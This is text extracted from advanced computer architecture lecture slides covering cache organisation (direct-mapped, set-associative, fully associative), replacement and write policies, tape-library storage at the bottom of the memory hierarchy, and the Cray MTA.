
# Direct-mapped Cache - structure

- Capacity: C bytes (eg 1KB)
- Blocksize: B bytes (eg 32)
- Byte select bits:  $0..log(B)-1$  (eg 0..4)
- Number of blocks:  $C/B$  (eg 32)
- Address size: A (eg 32 bits)
- Cache index size:  $I=\log(C/B)$  (eg  $\log(32)=5$ )
- Tag size:  $A-I-log(B)$  (eg  $32-5-5=22$ )




# Two-way Set Associative Cache

- N-way set associative: N entries for each Cache Index
  - N direct mapped caches operated in parallel (N typically 2 to 4)
- Example: Two-way set associative cache
  - Cache Index selects a “set” from the cache
  - The two tags in the set are compared in parallel
  - Data is selected based on the tag result




# Disadvantage of Set Associative Cache

- N-way Set Associative Cache v. Direct Mapped Cache:
  - N comparators vs. 1
  - Extra MUX delay for the data
  - Data comes AFTER Hit/Miss
- In a direct mapped cache, Cache Block is available BEFORE Hit/Miss:
  - Possible to assume a hit and continue. Recover later if miss.



# Example: Intel Pentium 4 Level-1 cache (pre-Prescott)


- Capacity: 8K bytes (total amount of data cache can store)
- Block: 64 bytes (so there are  $8K/64=128$  blocks in the cache)
- Ways: 4 (addresses with same index bits can be placed in one of 4 ways)
- Sets: 32 ( $=128/4$ , that is each RAM array holds 32 blocks)
- Index: 5 bits (since  $2^5=32$  and we need index to select one of the 32 ways)
- Tag: 21 bits ( $=32$  minus 5 for index, minus 6 to address byte within block)
- Access time: 2 cycles, (.6ns at 3GHz; pipelined, dual-ported [load+store])




# 4 Questions for Memory Hierarchy

- Q1: Where can a block be placed in the upper level?
  - *Block placement*
- Q2: How is a block found if it is in the upper level?
  - *Block identification*
- Q3: Which block should be replaced on a miss?
  - *Block replacement*
- Q4: What happens on a write?
  - *Write strategy*

# Q1: Where can a block be placed in the upper level?



In a direct-mapped cache, block 12 can only be placed in one cache location, determined by its low-order address bits –  
 $(12 \bmod 8) = 4$



In a two-way set-associative cache, the set is determined by its low-order address bits –  
 $(12 \bmod 4) = 0$   
Block 12 can be placed in either of the two cache locations in set 0




In a fully-associative cache, block 12 can be placed in any location in the cache

- ◆ **More associativity:**

- ◆ **More comparators – larger, more energy**
- ◆ **Better hit rate (diminishing returns)**
- ◆ **Reduced storage layout sensitivity – more predictable**

## Q2: How is a block found if it is in the upper level?



- Tag on each block
  - No need to check index or block offset



- Increasing associativity shrinks index, expands tag

### Q3: Which block should be replaced on a miss?

- With Direct Mapped there is no choice
- With Set Associative or Fully Associative we want to choose
  - Ideal: least-soon re-used
  - LRU (Least Recently Used) is a popular approximation
  - Random is remarkably good in large caches

Assoc:	2-way		4-way		8-way	
Size	LRU	Ran	LRU	Ran	LRU	Ran
16 KB	5.2%	5.7%	4.7%	5.3%	4.4%	5.0%
64 KB	1.9%	2.0%	1.5%	1.7%	1.4%	1.5%
256 KB	1.15%	1.17%	1.13%	1.13%	1.12%	1.12%

Benchmark studies show that LRU beats random only with small caches

LRU can be pathologically bad.....

## Q4: What happens on a write?

- Write through—The information is written to both the block in the cache and to the block in the lower-level memory
- Write back—The information is written only to the block in the cache. The modified cache block is written to main memory only when it is replaced.
  - **is block clean or dirty?**
- Pros and Cons of each?
  - **WT: read misses cannot result in writes**
  - **WB: absorbs repeated writes to same location**
- WT always combined with write buffers so that we don't wait for lower level memory

# Caches are a *big* topic

- Cache coherency
  - If your data can be in more than one cache, how do you keep the copies consistent?
- Victim caches
  - Stash recently-evicted blocks in a small fully-associative cache (a “competitive strategy”)
- Prefetching
  - Use a predictor to guess which block to fetch next – *before* the processor requests it
- And much much more.....

# What's at the bottom of the memory hierarchy?

- StorageTek STK 9310 (“Powderhorn”)
    - 2,000, 3,000, 4,000, 5,000, or 6,000 cartridge slots per library storage module (LSM)
    - Up to 24 LSMs per library (144,000 cartridges)
    - 120 TB (1 LSM) to 28,800 TB capacity (24 LSM)
    - Each cartridge holds 300GB, readable up to 40 MB/sec
  - Up to 28.8 petabytes
  - Ave 4s to load tape
- 2017 product: Oracle SL8500
- Up to 1.2 Exabyte per unit
- Combine up to 32 units into single robot tape drive system
- <http://www.oracle.com/us/productservers-storage/storage/tape-storage/034341.pdf>






IBM System Storage Tape Library ts3500 ts4500

From

[https://www.youtube.com/watch?v=CVN93H6EuAU&list=PLp5rLKqrfZu\\_EvvnFM1HDptl\\_n0k5Th\\_q](https://www.youtube.com/watch?v=CVN93H6EuAU&list=PLp5rLKqrfZu_EvvnFM1HDptl_n0k5Th_q)



StorageTek Powderhorn before disassembly, CERN 2007

<http://www.flickrriver.com/photos/naezmi/2074280052/#large>

# Can we live without cache?



- Interesting exception: Cray/Tera MTA, first delivered June 1999:
  - [www.cray.com/products/systems/mta/](http://www.cray.com/products/systems/mta/)
- Each CPU switches every cycle between 128 threads
- Each thread can have up to 8 outstanding memory accesses
- 3D toroidal mesh interconnect
- Memory accesses hashed to spread load across banks
- MTA-1 fabricated using Gallium Arsenide, not silicon
- “nearly un-manufacturable” (wikipedia)
- Third-generation Cray XMT:
  - <http://www.cray.com/Products/XMT.aspx>
  - YarcData's uRiKA (<http://www.yarcdatal.com/products.html>)

# Summary:

- ◆ Without caches we are in trouble
  - ◆ DRAM access times are commonly >100 cycles
- ◆ Without locality caches won't help
- ◆ Spatial vs temporal locality

We will look at various techniques to exploit memory parallelism to overcome this – especially in GPUs

- ◆ Direct-mapped
- ◆ Set-associative
- ◆ Associativity conflicts

We will see similar structures, and issues, in branch predictors, prefetching etc

- ◆ Policy questions:
  - ◆ Write-through
  - ◆ Write-back
  - ◆ Many more – see next chapter!

We will see similar choices in cache coherency protocols for multicore

Next:

Discussion exercise – the “Turing Tax”

Then dynamic scheduling

Then a deeper dive into caches and the memory hierarchy

# In response to a student question:

- There is a tag for each 32-byte cache block (and in the 1KB cache, there would, as you say, be 32 blocks, since  $1024=32\times32$ ).
- Two adjacent cache blocks could (normally will) hold 32-byte blocks from different parts of the memory.
- In a fully-associative cache we would have a tag and a tag comparator for every 32-byte block.
- In a direct-mapped cache, we have a tag for every block, but only one tag comparator.
- This is cheaper, faster and lower-power. But in order to make it work, we use some of the low-order address bits to index the cache - to select just one cache block. If its tag matches, we have a hit. If not, we don't. Similarly, when data is allocated into the cache. the same index bits are used to select the cache block that will be used (perhaps displacing whatever was there before).
- This means that different addresses that happen to have the same index bits map to the same cache block. So only one of them can be in the cache at the same time.

# 332

## Advanced Computer Architecture

### Chapter 1.4

#### The stored program concept and the Turing Tax


October 2022  
Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach (6<sup>th</sup> ed)*, and on the lecture slides of David Patterson's Berkeley course (CS252)

Course materials online on

